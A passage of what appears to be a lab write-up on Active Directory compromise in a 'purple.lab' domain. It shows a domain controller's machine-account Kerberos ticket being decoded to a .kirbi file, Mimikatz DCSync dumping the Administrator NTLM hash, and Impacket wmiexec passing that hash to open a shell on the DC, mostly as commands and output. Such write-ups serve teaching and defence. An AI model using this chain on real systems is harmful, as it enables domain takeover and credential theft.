wdCwmkdk0awdVPM+cYRLvVhQt4X3W0h/IJJAb1j2UAQeetYyWA/BjfxoL/HsnqK0ByzCBYKADAgEAOoHA
BIG9fYG6MIG3oIG0MIGxMIGuoBswGaADAgEXoRIEEMyF5R3AcBJ1YVB5cm/clqyhDBsKUFVSUEXFLkxB
QqIQMA6gAwIBAAEHMAUBA0RDJKMHAwUAQOEAAKURGA8yMDIxmTEwNjIzNDYyNVqmERgPMjAymTExmDcw
OTQ2MjVapxEVDzIwMjExMTEzZmJm0NjI1WqgMGwpQVVJQTEUUEFECqR8wHaADAgECORyWfBsGa3JidGd0
GwpwdXJwbGUubGFj
```

```
ServiceName      : krbtgt/purple.lab
ServiceRealm     : PURPLE.LAB
UserName         : DC$
UserRealm        : PURPLE.LAB
StartTime        : 11/7/2021 2:46:25 AM
EndTime          : 11/7/2021 12:46:25 PM
RenewTill        : 11/14/2021 2:46:25 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : xgXlHcBwEnVhUHlyb9yWrA==
```

DC Machine Account Base64 Ticket

The base64 ticket can be decoded and written into a file with the .kirbi extension.

```
echo "<base64>" | base64 -d > dc$.kirbi
```


Since the ticket belongs to the machine account of the domain controller elevated activities could be performed such as DCSync. From the current session executing Mimikatz and running the command below will retrieve the NTLM hash of the user Administrator which is a domain administrator account.

```
lsadump::dcsync /user:Administrator
```

```
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # lsadump::dcsync /user:Administrator
[DC] 'purple.lab' will be the domain
[DC] 'dc.purple.lab' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 01/05/2021 18:11:30
Object Security ID : S-1-5-21-552244943-2733646151-2332415024-500
Object Relative ID : 500

Credentials:
Hash NTLM: 58a478135a93ac3bf058a5ea0e8fdb71
```

Mimikatz – DCSync

The hash could be used to establish access on the domain controller using pass the hash technique or via a WMI connection.


```
python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71
Administrator@10.0.0.1
```

```
(kali㉿kali)-[~/impacket/examples]
$ python3 wmiexec.py -hashes :58a478135a93ac3bf058a5ea0e8fdb71 Administrator@10.0.0.1
Impacket v0.9.24.dev1+20210815.200803.5fd22878 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>hostname
dc
C:\>
```

WMI Connection – Domain Controller

YouTube



Watch Video At: <https://youtu.be/2KZCsfplSIU>